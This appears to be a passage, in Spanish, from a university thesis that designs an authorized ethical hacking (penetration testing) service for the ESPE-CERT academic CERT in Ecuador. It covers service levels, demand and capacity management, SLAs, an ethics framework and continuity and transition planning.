Escaneo de Vulnerabilidades	• Proceso que busca identificar y evaluar las vulnerabilidades de seguridad en un sistema o red. • Incluye la identificación de software obsoleto o sin parches, configuraciones inseguras o débiles, y otros problemas de seguridad que pueden ser explotados por atacantes. • Pueden realizarse de manera manual o automatizada, y pueden utilizar herramientas de software especializadas para buscar vulnerabilidades conocidas y evaluar el riesgo potencial que representan. • Su objetivo es proporcionar información sobre los puntos débiles del sistema o red y proporcionar un plan de acción para corregir o mitigar esas vulnerabilidades.	1. Frecuencia: ¿con qué frecuencia se deben realizar escaneos de vulnerabilidades? Algunas organizaciones optan por hacer escaneos de vulnerabilidades periódicamente, mientras que otras los realizan cada vez que se instala o actualiza el software. 2. Alcance: ¿qué sistemas o redes deben incluirse en el escaneo de vulnerabilidades? Es importante asegurarse de que todos los sistemas relevantes sean incluidos en el escaneo. 3. Metodología: ¿qué herramientas y técnicas se utilizarán para realizar el escaneo de vulnerabilidades? Es importante seleccionar herramientas y técnicas que sean adecuadas para la organización y su entorno. 4. Resultados: ¿cómo se utilizarán los resultados del escaneo de vulnerabilidades? Es importante tener un plan en el lugar para abordar las vulnerabilidades identificadas y mitigar el riesgo potencial. 5. Comunicación: ¿cómo se comunicarán los resultados del escaneo de

Función	Descripción General	Consideraciones Estratégicas
		vulnerabilidades y cómo se involucrará a otros departamentos o equipos? Es importante involucrar a todos los equipos y departamentos relevantes en el proceso de abordar las vulnerabilidades identificadas.
	Pruebas de penetración (Nivel 2)	
Pruebas de penetración	• Son un tipo de evaluación de seguridad que simula un ataque malintencionado contra un sistema o red con el fin de identificar vulnerabilidades y evaluar la eficacia de las medidas de seguridad en su lugar. • Pueden realizarse de manera interna (por un equipo de seguridad de la organización) o externa (por una empresa de seguridad contratada). • Pueden utilizar técnicas manuales o automatizadas y pueden incluir la exploración de vulnerabilidades conocidas, la ejecución de pruebas de exploits y la utilización de herramientas de ingeniería social para tratar de acceder a sistemas o datos confidenciales. • Su objetivo es proporcionar una evaluación realista de la	1. Alcance: ¿qué sistemas o redes deben incluirse en las pruebas de penetración? Es importante asegurarse de que todos los sistemas relevantes sean incluidos en las pruebas. 2. Permiso: ¿se ha obtenido el permiso adecuado para realizar las pruebas de penetración? Es importante obtener el permiso de todas las partes relevantes antes de iniciar las pruebas. 3. Metodología: ¿qué técnicas y herramientas se utilizarán para realizar las pruebas de penetración? Es importante seleccionar técnicas y herramientas adecuadas para la organización y su entorno. 4. Resultados: ¿cómo se utilizarán los resultados de las pruebas de penetración? Es importante tener un plan en el lugar para abordar las vulnerabilidades identificadas y mejorar la seguridad en consecuencia. 5. Comunicación: ¿cómo se comunicarán los resultados de las pruebas de penetración y cómo se involucrará a

Función	Descripción General	Consideraciones Estratégicas
	seguridad de un sistema o red y proporcionar un plan de acción para mejorar la seguridad en caso de que se encuentren vulnerabilidades.	otros departamentos o equipos? Es importante involucrar a todos los equipos y departamentos relevantes en el proceso de abordar las vulnerabilidades identificadas.
	Evaluación y recomendaciones (Nivel 3)	
Evaluación y recomendaciones	• Son el resultado final de un proceso de pruebas de penetración, incluyen un informe detallado que describe las vulnerabilidades identificadas durante las pruebas, el riesgo potencial que representan y recomendaciones sobre cómo abordar esas vulnerabilidades y mejorar la seguridad en general. • Puede incluir una evaluación de los procesos y políticas de seguridad existentes y recomendaciones sobre cómo mejorarlos. • Su objetivo es proporcionar información valiosa y útil para mejorar la seguridad de un sistema o red y reducir el riesgo de ataques malintencionados.	1. Alcance: ¿qué sistemas o redes se han incluido en las pruebas de penetración? Es importante asegurarse de que todos los sistemas relevantes sean incluidos en las pruebas y en las evaluaciones y recomendaciones. 2. Objetivos: ¿cuáles son los objetivos de las pruebas de penetración y cómo se han cumplido? Es importante evaluar si se han alcanzado los objetivos previstos y proporcionar recomendaciones sobre cómo mejorar en el futuro. 3. Acciones correctivas: ¿qué medidas debe tomar la organización para abordar las vulnerabilidades identificadas? Es importante proporcionar recomendaciones específicas sobre cómo abordar las vulnerabilidades y mejorar la seguridad en general. 4. Priorización: ¿cuáles son las vulnerabilidades más críticas y cómo deben abordarse primero? Es importante priorizar las vulnerabilidades y proporcionar recomendaciones sobre cómo abordar las más críticas primero.

Función	Descripción General	Consideraciones Estratégicas
		5. Cumplimiento: ¿cómo se ajustan las recomendaciones a las regulaciones y requisitos de cumplimiento relevantes? Es importante asegurarse de que las recomendaciones cumplan con todas las regulaciones y requisitos de cumplimiento relevantes. 6. Comunicación: ¿cómo se comunicarán las evaluaciones y recomendaciones a los responsables de tomar decisiones y a otros equipos y departamentos relevantes? Es importante comunicar de manera efectiva las evaluaciones y recomendaciones a todas las partes interesadas.

Promoción de los servicios de hacking ético para el ESPE-CERT

El servicio de Hacking Ético en el CERT académico de la Universidad de las Fuerzas Armadas ESPE converge con los objetivos académicos de la organización al ofrecer un servicio especializado, con un alto nivel ético y conciencia de protección cibernética.

El servicio de hacking ético establecido en el CERT permitirá el aprendizaje y capacitación de estudiantes que busquen asociarse temas de ciberseguridad, fortaleciendo las capacidades de la comunidad universitaria.

Estrategias e Iniciativas

Tabla 8

Estrategias e Iniciativas

ESTRATEGIAS	INICIATIVAS
PROVISIÓN DE RECURSOS Y HERRAMIENTAS	- Capacitación de los miembros del equipo.

	- Capacitación de los estudiantes interesados en un ambiente académico. - Adquisición de licencias y herramientas especializadas escaneo de vulnerabilidades y Pen-testing.
MEJORAR LA COMUNICACIÓN Y EL MARCO DE ACCIÓN ÉTICA	- Establecer reuniones periódicas y foros de discusión de experiencias. - Fomentar un ambiente positivo de debate y construcción de políticas éticas.
OPERACIÓN DEL SERVICIO	- Capacitación oportuna y actualizada sobre los procesos y herramientas. - Actualización de herramientas. - Cumplir con los acuerdos de nivel de servicio.
MEJORA DEL SERVICIO	- Establecer formatos de ejecución de servicio a partir de casos de estudio. - Optimizar el tiempo de ejecución de las pruebas de penetración.

Reporte de estadísticas

Para recopilar los resultados de las pruebas de penetración de forma accesible y usable para el dueño de los activos, de tal forma que pueda comprender las recomendaciones que se consideren respecto a sus activos informáticos, se procede de la siguiente forma:

- Realizar un informe detallado sobre las vulnerabilidades explotables encontradas, y establecer técnicas de mitigación aplicables sobre las mismas.
- Evaluar el impacto negativo que puede causar una intrusión específica respecto a una vulnerabilidad y establecer un porcentaje de afectación a los procesos de negocio.

- Recopilar recomendaciones accesibles a la realidad del dueño de los activos informáticos que permitan mejorar su resiliencia a ataques de inclusión.

Ubicación de los Recursos

Considerando que el objetivo del presente proyecto de titulación es la implantación del servicio de hacking ético en el ESPE-CERT, los recursos se ubicarán en:

- Los laboratorios del CERT académico de la Universidad de las Fuerzas Armadas ESPE, en este lugar encontramos servidores especializados en operaciones relacionadas con seguridad informática, el equipo sobre el cual se ejecutan las principales operaciones de hacking ético tiene un sistema operativo Kali Linux, así mismo los aplicativos que se encuentran instalados permiten desarrollar las pruebas de penetración de forma satisfactoria.
- Quienes formamos el equipo de Hacking ético contamos con la asistencia en conocimientos de los miembros del equipo del CERT académico de la ESPE, esta asistencia nos permite fortalecer nuestras capacidades y visitar las instalaciones donde se encuentran operativos los aplicativos que se buscan analizar.

Posición

El ESPE-CERT es un equipo especializado en ciberseguridad y ciberdefensa, que se centra en proporcionar servicios de respuesta a incidentes informáticos a la comunidad académica y de investigación de la Universidad de las Fuerzas Armadas ESPE. Se esfuerzan por brindar servicios de alta calidad y excelencia ética y científica, utilizando tecnología avanzada y personal técnico altamente calificado. Ofrecen servicios de respuesta ante incidentes de ataques en la red, publican alertas sobre amenazas y vulnerabilidades y proporcionan información que mejora la seguridad de los sistemas.


Patrón

Para determinar el patrón de atención a quienes soliciten el servicio de hacking ético seguimos una metodología FIFO (First In First Out), es decir, se resuelven las solicitudes de acuerdo se van registrando, con un único criterio de prioridad, cuando se solicita el servicio

por concepto de ataque inminente, es decir, ya sea por un historial de comportamiento inusual o ataques anteriores, se presume que los activos de información de la organización que solicita el servicio se encuentran en inminente peligro, y la organización no cuenta con un plan de resiliencia o no conoce sus capacidades de ciberseguridad, en estos casos excepcionales se podrán establecer prioridad de un caso sobre otros que ya se encuentren registrados con anterioridad.

Figura 5

Método FIFO




Gestión de los Recursos

En el laboratorio del ESPE-CERT se utilizan las tecnologías de la información en los procesos relacionados a los servicios que se ofertan, de acuerdo con el patrón descrito anteriormente, buscando agilizar la prestación de servicios, el costo de los mismo y la satisfacción del cliente.

Figura 6

Gestión de los Recursos



Gestión de la Demanda

La gestión de la demanda nos permite optimizar la capacidad de asegurar un alto grado de satisfacción en la prestación de los servicios ofertados en el CERT académico de la universidad de las Fuerzas Armadas ESPE, buscando priorizar los clientes que se encuentren en situación crítica, para ejecutar este proceso de gestión de forma eficiente es necesario conocer el nivel de vulnerabilidad del negocio u organización cliente, solicitar y reconocer un historial de incidentes y actuar en consecuencia.

Es importante clasificar los servicios ofertados por el ESPE-CERT en una jerarquía de mayor impacto y demanda.

Tabla 9

Servicios ofertados por el CERT académico de la ESPE

JRQ	SERVICIO	ESTADO	OBJETIVO
1	Análisis de vulnerabilidades	Activo	Analizar el nivel de seguridad y fallos de los sistemas informáticos de una institución o empresa, para su posterior comunicación en informes estructurados.

JRQ	SERVICIO	ESTADO	OBJETIVO
2	Monitoreo y alerta en tiempo real	Activo	Monitorizar los sistemas informáticos para reportar incidentes en el acto y reducir el impacto sobre la organización.
3	Firma electrónica	Activo	Garantizar la integridad y confidencialidad de los documentos electrónicos y la comunicación en la red.
4	Gestión de Incidentes	En proceso de implementación	Gestionar la resiliencia de los sistemas informáticos y procesos de negocio a incidentes de seguridad
5	Hacking Ético	En proceso de Implementación	Ejecutar pruebas de intrusión controlada sobre los sistemas informáticos del cliente.
6	Asesoramiento técnico y consultoría	En proceso de implementación	Asesorar a la organización cliente sobre procesos relacionados con la gestión de la seguridad de la información.

En este contexto es necesario describir el proceso de gestión de la demanda respecto del servicio de hacking ético, para lo cual es determinante considerar los siguientes pasos:

1. La organización cliente realiza una solicitud de servicio de Hacking ético sobre sus activos informáticos.
2. El ESPE-CERT se comunica con el representante de la organización cliente para ejecutar un proceso de comunicación donde se analizarán temas principales como el estado general de los activos de la información en la organización, el nivel de la gestión de la seguridad de la información (donde se considerará que de no existir ningún control o sistema de gestión de la seguridad el caso será crítico), también se hará un reconocimiento de capacidades del CERT Académico de la ESPE y se discutirán aspectos relacionados a la ética profesional como la confidencialidad y el tratamiento de la información.

3. De existir satisfacción entre la organización cliente y el CERT académico de la ESPE, el cliente realizará un documento de solicitud formal del servicio de hacking ético, en estos documentos se encontrarán escritos todos los aspectos sobre los cuales se ha consensuado en la fase anterior.
4. El CERT académico de la ESPE ejecutará las pruebas de intrusión en el periodo de tiempo establecido en consenso y cumplirá con un comportamiento estricto dentro de la ética profesional.
5. El CERT académico de la ESPE estructurará los resultados en un informe que será comunicado al cliente de la organización, para este informe es importante priorizar el aspecto de la explicabilidad, a fin de que el cliente pueda comprender a conformidad los resultados de las pruebas de intrusión.

Gestión del portafolio de servicios

A continuación, enumeramos los servicios implementados en el ESPE-CERT:

- **Análisis de vulnerabilidades;** Servicio especializado en generar informes que permitan identificar, clasificar y priorizar las debilidades o fallos de la seguridad de la institución o empresa.
- **Monitoreo y alerta de primer nivel**; Servicio de monitoreo que permite identificar cuando puede ocurrir un evento de seguridad que afecta los activos de la información.
- **Firma Electrónica;** Servicio que garantiza la autenticidad e integridad y la confidencialidad de los documentos o transacciones de internet.

Adicionalmente, el CERT académico de la ESPE cuenta con servicios que se encuentran en fase de implementación:

- **Gestión de incidentes;** Servicio que permite asegurar la continuidad de los procesos de una institución u organización minimizando el impacto o daño sobre los mismos.

- **Asesoramiento técnico y consultoría;** Servicio que otorga asistencia para resolver procesos relacionados con aspectos técnicos de las tecnologías de la información.
- **Hacking ético;** Servicio que realiza intrusiones controladas sobre un sistema informático u aplicación, permitiendo conocer el impacto que puede un ataque ocasionar sobre las mismas.

Gestión Financiera

La administración de los fondos necesarios para llevar a cabo proyectos de investigación dentro del ESPE-CERT es esencial y es responsabilidad del líder del proyecto. El investigador responsable elabora un plan con una lista detallada de los recursos requeridos para llevar a cabo el proyecto. El plan es entonces presentado al comité del departamento para su aprobación y luego enviado a la Unidad de Gestión de Investigación (UGIN) para ser evaluado por expertos. Una vez recibida todas las aprobaciones necesarias, se asigna el presupuesto solicitado para la ejecución del proyecto. Es importante mencionar que este proceso de administración financiera es un ciclo continuo y se revisa y se adapta según las necesidades del proyecto.

Diseño del servicio

Coordinación de diseño

Para realizar el diseño del servicio de hacking ético, se coordinó con un equipo conformado por: la ingeniera Magaly Reascos, en calidad de representante de la Unidad de Tecnologías de Información y Comunicación (UTIC), la ingeniera Ana Villa, en calidad de representante de la Unidad de Seguridad Integrada (USIN) y el ingeniero Mario Ron, tutor de este proyecto de investigación y miembro activo del CERT académico de la ESPE, consecuentemente se gestionó el permiso de acceso a la aplicación de educativa (miespe.espe.edu.ec) sobre la cual ejecutar las pruebas de intrusión. También se realizó una presentación sobre la propuesta del proyecto, esto con la finalidad de obtener la aprobación de la UTIC y nos permitan el acceso a los activos requeridos. De igual manera, se coordinó con la Unidad de Seguridad Integrada (USIN) un acuerdo de confidencialidad

sobre la información a la que se va a acceder, evitando así la fuga o el mal uso de la información y que se generen posibles brechas de seguridad. Por último, se realizó un proceso de comunicación con el personal del ESPE-CERT para conocer respecto de su infraestructura y servicios disponibles, esta información importante al momento de seleccionar el equipo y las herramientas más adecuado en el cual se va a implementar el servicio de hacking ético.

Gestión del catálogo de servicios

El catálogo de servicios permitirá a los potenciales clientes identificar los servicios, de forma general, que se encuentran ofertados por el ESPE-CERT, como tal tiene que ser accesible y permitir la compresión rápida del servicio que se busca, considerando los siguientes niveles de clientes:

- Representante legal de una organización.
- Principal representante del área de TI de una organización.
- Dueño de mediana o pequeña empresa.

Con estas consideraciones es imperante basar el catálogo de servicios en los siguientes aspectos:

- Plazos de Ejecución.
- Disponibilidad del servicio
- Soporte técnico del servicio.
- Servicios complementarios.

El proceso de provisionamiento de servicios debe ser transparente y accesible para quién lo solicita, por lo cual estos puntos permitirán al cliente mantener una visión global sobre los servicios que busca contratar, sus complementos, forma de aprovisionamiento y nivel de calidad.

Tabla 10

Elementos y definición

Elemento	Definición
Plazos de ejecución	Modo de atención al cliente: El cliente recibe atención de acuerdo la cola de solicitudes, pero, si se categoriza su caso como crítico, se procede con alta prioridad.
Disponibilidad de servicio	Horas de disponibilidad de servicios: Ciertos servicios como la gestión de incidentes requerirán una disponibilidad 24/7.
Servicios auxiliares	Comunicación directa con el equipo encargado de la ejecución del servicio: Vía telefónica, mensajería, conexión remota, etc.
Servicios complementarios	Comunicación sobre servicios ofertados que pueden complementar y mejorar los resultados esperados por el cliente.

Gestión de los Niveles de Servicio

El área del ESPE-CERT, se encarga de gestionar los niveles de servicio para el servicio de hacking ético los cuales son:

1. Evaluación de vulnerabilidades: se realiza un escaneo de la red y los sistemas para identificar cualquier punto débil en la seguridad.
2. Pruebas de penetración: se simula un ataque realista para determinar qué tan efectivo sería un ataque real y qué medidas se deben tomar para prevenirlo.
3. Informe de seguridad: se prepara un informe detallado que describa los hallazgos y las recomendaciones para mejorar la seguridad.
4. Soporte en la corrección de vulnerabilidades: se trabaja con el cliente para corregir cualquier vulnerabilidad identificada durante las pruebas.

5. Monitoreo y mantenimiento continuo: se realiza un seguimiento continuo de la seguridad del sistema para detectar y corregir cualquier problema en el futuro, este nivel de servicio está asociado a otro servicio ofertado por el ESPE-CERT que puede complementar y mejorar los resultados de las pruebas de intrusión.

Para manejar de forma correcta la Gestión de Niveles de Servicio es necesario considerar los siguientes aspectos:

- El servicio de hacking ético debe estar diseñado para cumplir con los objetivos esperados por el ESPE-CERT y el cliente.
- Presentar el servicio de forma comprensible al cliente.
- Verificar que el servicio se ejecute correctamente y cumpla con los objetivos de calidad establecidos.
- Comunicar los resultados de manera no técnica y accesible para el cliente y su equipo de trabajo.

Gestión de los acuerdos de nivel de servicio

Los acuerdos de nivel de servicio buscan establecer un consenso entre el cliente que solicita el servicio y las personas que se encargaran de ejecutar las operaciones del servicio, priorizando la buena calidad del servicio cumpliendo con los requisitos y necesidades de los clientes, siempre armonizando un compromiso entre las necesidades y expectativas del cliente y las capacidades del equipo que ejecutará el servicio.

Es importante que los acuerdos de nivel de servicio estén claramente definidos para el servicio o servicios que se contratan por esta razón es importante ejecutar las siguientes acciones:

- Establecer reuniones presenciales o virtuales entre el cliente y el equipo que ejecutará el servicio.
- Escribir de forma explícita las condiciones y acuerdos consensuados durante las reuniones.

- Establecer un plan de capacitación para asegurar la comprensión del cliente respecto a las operaciones que ejecuta el servicio, esto con el objetivo de preservar la explicabilidad de las operaciones del servicio.

Gestión de seguridad de la información

El departamento ESPE-CERT debe preservar los tres aspectos claves de seguridad: confidencialidad, integridad y disponibilidad. Su objetivo es mantener la información segura y sin alteraciones por parte de terceros, y garantizar que solo personas capacitadas y autorizadas la puedan utilizar. Esto demuestra un compromiso con la calidad y la responsabilidad. Para fortalecer la seguridad de la información, es necesario identificar posibles vulnerabilidades que puedan afectar la calidad del servicio. La información también debe ser confidencial y solo estar disponible para personas capacitadas y autorizadas.

Tabla 11

Clasificación de los servicios de acuerdo con la demanda

Confidencialidad	**Integridad**	**Disponibilidad**
Mantener la información alejada del acceso y uso no permitidos. La mayor parte de los sistemas de información almacenan información que es confidencial o sensible en cierta medida.	Mantener la información a salvo de cambios no permitidos. Estos controles aseguran la precisión y la integridad de los datos.	La información debe ser accesible para los usuarios con permiso. Las medidas de disponibilidad garantizan un acceso sin interrupciones y oportuno al sistema.

Marco ético para el servicio de Hacking ético

Las operaciones que se ejecutan dentro del contexto del aprovisionamiento de servicios de hacking ético son críticas, este aspecto de la ciberseguridad puede afectar directa o indirectamente la continuidad de los procesos de negocio y la sostenibilidad

financiera de la organización que solicita los servicios, por esta razón, considerando que uno de los objetivos principales de un CERT académico es la integración y capacitación de la comunidad universitaria, es importante establecer y capacitar la ejecución de las operaciones del servicio sobre un marco ético de actuación, para esto se considera determinante principios éticos como la beneficencia, no-malevolencia, autonomía, justicia y explicabilidad, estos principios éticos, en el contexto de la ciberseguridad, cubren desde la concepción y la dirección del servicio hasta la entrega de los resultados, y permitirá a las personas que se capacitan o que ya se encuentran ejecutando operaciones de hacking ético adherirse a este marco ético en caso que se presenten dudas o complicaciones en la ejecución del servicio.

Tabla 12

Principios éticos para ejecutar operaciones de hacking responsable

PRINCIPIO ÉTICO	DESCRIPCIÓN
BENEFICENCIA	Es el uso de tecnologías de la ciberseguridad para beneficio de las personas, promover el bien estar del ser humano y mejorar su calidad de vida.
NO-MALEVOLENCIA	Rechazar el uso de tecnologías de la ciberseguridad para intencionalmente dañar o herir a personas y empeorar la calidad de vida del ser humano.
AUTONOMÍA	Usar las tecnologías de la ciberseguridad de tal forma que respeten la autonomía de las personas, es decir, permitir que el ser humano conozca el impacto y uso de las tecnologías en su vida para que pueda tomar decisiones informadas.
JUSTICIA	Las tecnologías de la ciberseguridad deben usarse para promover la justicia, la equidad y la imparcialidad. Se debe rechazar su uso en contextos donde se discrimine injustamente, se socaven valores comunitarios y se impida la igualdad de acceso.
EXPLICABILIDAD	El uso que se dé a las tecnologías de la ciberseguridad debe ser inteligible, transparente y comprensible, además debe ser totalmente claro quién es el responsable de su uso.

Administración de suministros

El departamento ESPE-CERT cuenta con herramientas necesarias para realizar las pruebas de penetración, desde la detección de vulnerabilidades y puertos con herramientas como Nessus o Nmap, de enumeración, anonimato y por último de intrusión. Esto será de

suma utilidad para gestionar de mejor manera el proceso de hacking ético, así mismo para la generación del informe posteriormente.

Administración de disponibilidad

El CERT académico de la ESPE busca que los servicios de ciberseguridad que ofrece sean ofertados de manera continua y segura, dentro de los límites del horario de trabajo de los miembros del ESPE-CERT, garantizando una disponibilidad total dentro de este rango de tiempo.

Tabla 13

Administración de la disponibilidad

TIPO DE CONTACTO	DISPONIBILIDAD	USAR CUANDO
BOLETÍN DE AYUDA EN LA PÁGINA DEL ESPE-CERT	Cada boletín es atendido de forma inmediata en el orden en que se receptan.	Se desea solicitar un servicio del ESPE-CERT ya sea por seguridad o por sospecha de un incidente.
CORREO ELECTRÓNICO	Se pueden recibir mensajes en cualquier momento, y son atendidos en el orden en que se reciben.	Se desea solicitar un servicio del ESPE-CERT
PERSONAL	Se pueden solicitar comunicarse con el equipo del ESPE-CERT directamente.	Se puede optar por esta opción cuando se trata de incidentes con alta probabilidad de inminente impacto

Gestión de la capacidad

La gestión de la capacidad del servicio en el CERT académico de la ESPE se encuentra estrechamente limitado por la cantidad de personal operativo y capacitado en procesos de hacking ético, que se encuentre disponible en el laboratorio, es decir, las directrices que el CERT académico de la ESPE debe tomar para cubrir con las necesidades de capacidad para el servicio de Hacking ético son:

- Integrar a la comunidad universitaria, incitando a nuevos estudiantes afines al área a participar en las operaciones del ESPE-CERT.
- Capacitar de forma oportuna a los estudiantes que deseen integrar el ESPE-CERT dentro de un contexto académico de aprendizaje y crecimiento profesional ético.

- Dentro de la gestión financiera del ESPE-CERT asegurar recursos para mantener capacitaciones actualizadas a los miembros del ESPE-CERT.
- Controlar el rendimiento y actualización de la infraestructura sobre la cual operan los servicios del ESPE-CERT.
- Definir y mantener actualizado un plan formal de capacidad de los servicios del ESPE-CERT.
- Gestionar y racionalizar la demanda de servicios del ESPE-CERT de acuerdo con el personal disponible y los criterios de prioridad.

Limitaciones Actuales

Recursos Humanos: El principal limitador que podemos identificar dentro del contexto del servicio de Hacking ético es el limitado personal capacitado disponible, aun considerando que uno de los objetivos de un CERT académico es la integración preprofesional con estudiantes que tengan tendencias profesionales en materia de seguridad, hay que considerar que no existen asignaturas relacionadas directamente al Hacking Ético, por lo cual, de forma complementaria a un proceso de integración, es importante dirigir tiempo y recursos a la óptima capacitación.

El laboratorio del ESPE-CERT donde se ejecutan las operaciones del servicio de Hacking Ético cuenta con varios integrantes clasificados de la siguiente forma:

Tabla 14

Recursos Humanos

CUERPO TÉCNICO	FUNCIÓN
INGENIEROS DOCENTES	Personal altamente capacitado en materia de seguridad informática. Supervisa los procesos de capacitación de los estudiantes y las labores de los miembros operativos.
INGENIERO SUPERVISOR Y OPERATIVO	Supervisa las operaciones que ejecutan los estudiantes y otorga soporte en su capacitación. Se actualiza y capacita constantemente de acuerdo con los requerimientos de los servicios.

CUERPO TÉCNICO	FUNCIÓN
	Ejecuta operaciones de servicios solicitados al ESPE-CERT.
ESTUDIANTES OPERATIVOS Y EN CAPACITACIÓN	Ejecutan las operaciones de servicios del ESPE-CERT para el cual se han capacitado y se encuentran en constante capacitación

Para una correcta gestión de la capacidad el laboratorio del ESPE-CERT debe contar con los siguientes recursos:

- Material actualizado de capacitación constante.
- Licencias académicas para las herramientas operativas que lo necesiten.
- Entorno controlado de pruebas y entrenamiento.
- terminales de trabajo con los recursos necesarios.

Recurso Material: Respecto al servicio de Hacking Ético, el laboratorio del ESPE-CERT cuenta con un servidor principal F.R.E.D (Forensic Recovery of Evidence Device) donde se encuentran instaladas las herramientas necesarias para ejecutar labores de hacking ético, adicionalmente, la herramienta de escaneo de vulnerabilidades se encuentra en un servidor CentOS, y finalmente, en el Laboratorio del ESPE-CERT existe los recursos necesarios para instalar y configurar nuevas estaciones de trabajo de Kali Linux, el principal sistema operativo para realizar operaciones de hacking ético.

Gestión de la continuidad del servicio

En el contexto de las operaciones que se ejecutan durante la prestación del servicio de hacking ético, es importante garantizar la disponibilidad de la información de los activos informáticos del cliente, es decir, no podemos comprometer la continuidad de las operaciones del negocio ni podemos comprometer la continuidad de las operaciones del servicio de hacking ético en el tiempo establecido en los acuerdos de conformidad del servicio.

Para esto es importante que exista una vía de comunicación directa entre el responsable de los activos de la información del cliente y el equipo que ejecuta el servicio

de hacking ético, el equipo que ejecuta el servicio debe coordinar las actividades de gestión de la continuidad del servicio, entre las cuales se debe considerar la necesidad de comprobar que el servicio informático sobre el cual se ejecutan las operaciones, se encuentre activo y funcionando, de no ser posible comprobar su estado, se deberá comunicar con el responsable del activo de la información para verificar su estado, igualmente, el equipo que ejecuta las operaciones de hacking ético debe respaldar la información que manipulen durante las pruebas de penetración, de tal forma que cuando las pruebas terminen se pueda retornar la información de forma íntegra.

Estas recomendaciones tienen la finalidad de mitigar el impacto que pueda ocasionar un error al momento de ejecutar las operaciones del servicio de hacking ético, y evitar una posible interrupción del servicio no planificada/deseada, adicionalmente es importante que el equipo elabore un plan de continuidad del servicio que eviten estas situaciones de fallo y que se adapten a las situaciones particulares de todo cliente.

Plan de Continuidad del servicio

En este apartado no definimos un plan universal para asegurar la continuidad del servicio, sino definimos fases importantes para explorar cada caso particular y evaluar la información inicial de tal forma que sea posible elaborar un plan de continuidad del servicio, estas fases son:

1. *Definir el alcance del servicio*. En esta fase inicial se definen sobre qué activos de la información se ejecutarán las pruebas de intrusión y qué procesos de negocio de la organización cliente pueden ser afectados en la prueba, finalmente, de definen los activos críticos de la información que intervendrán en las pruebas.
    a. **Plan de recuperación de los activos críticos.** Se definirán los mecanismos y procesos que permitirán recuperar activos de información en caso de falla.
2. *Comunicación entre el equipo asignado y el cliente.* El equipo asignado empezará un proceso de comunicación directa con el cliente y los responsables que este asigne, el propósito principal es conocer detalles del estado actual de la organización

respecto a la seguridad de la información y conocer de forma general las tecnologías que utilizan en la organización.

3. *Selección de metodologías.* A partir del proceso de comunicación anterior el equipo estará en capacidad de definir la metodología de pruebas de intrusión más apropiada para cubrir las necesidades del cliente.
    a. **Definición de las fases de la operación del servicio.** Estas fases estarán directamente influenciadas por la metodología escogida y se podrán expandir o reducir acorde a los niveles de servicio establecidos con el cliente.
4. *Planeación y Diseño.* A partir del conocimiento establecido en las anteriores fases se diseñará y planeará los procesos que se ejecutarán durante el aprovisionamiento del servicio de hacking ético, aquí se incluyen los entregables, indicadores de éxito y el cronograma de ejecución.
5. *Ejecución del servicio.* Consiste en la fase de aprovisionamiento de servicio de hacking ético, respetando el cronograma establecido en la anterior fase y el nivel de comunicación consensuado con el cliente.

Transición del servicio

Plan de transición

Objetivos

- Comprobar el estado de los laboratorios del ESPE-CERT en relación con la capacidad de ejecutar operaciones de hacking ético.
- Comprobar las herramientas disponibles en el servidor F.R.E.D del ESPE-CERT para ejecutar las cinco fases del servicio de hacking ético.
- Ejecutar operaciones del servicio de hacking ético de sobre la Unidad de Tecnologías de la Información y Comunicación de la ESPE.

Alcance

Ejecutar el servicio de hacking ético sobre las aplicaciones del aula virtual y banner que se encuentran alojadas en la infraestructura tecnológica de la Unidad de Tecnologías

de la Información y Comunicación de la ESPE. La transición se considerará finalizada cuando se completen la ejecución de los 5 procesos de hacking ético que permitan evaluar el desempeño del nuevo servicio implementado en el catálogo del ESPE-CERT.

Indicadores de cumplimiento

- Porcentaje de cumplimiento del servicio.
- Puntualidad en el cumplimiento del cronograma de ejecución.
- Cumplimiento de los acuerdos de niveles de servicios.
- Evaluación de impacto negativo analizado.

Recursos Humanos

El equipo de ejecución del servicio de hacking ético está principalmente conformado por el docente tutor y los estudiantes integrantes de este proyecto de titulación.

Recursos Financieros

No se han asignado recursos financieros para ejecutar la fase de transición.

Recursos materiales y tecnológicos

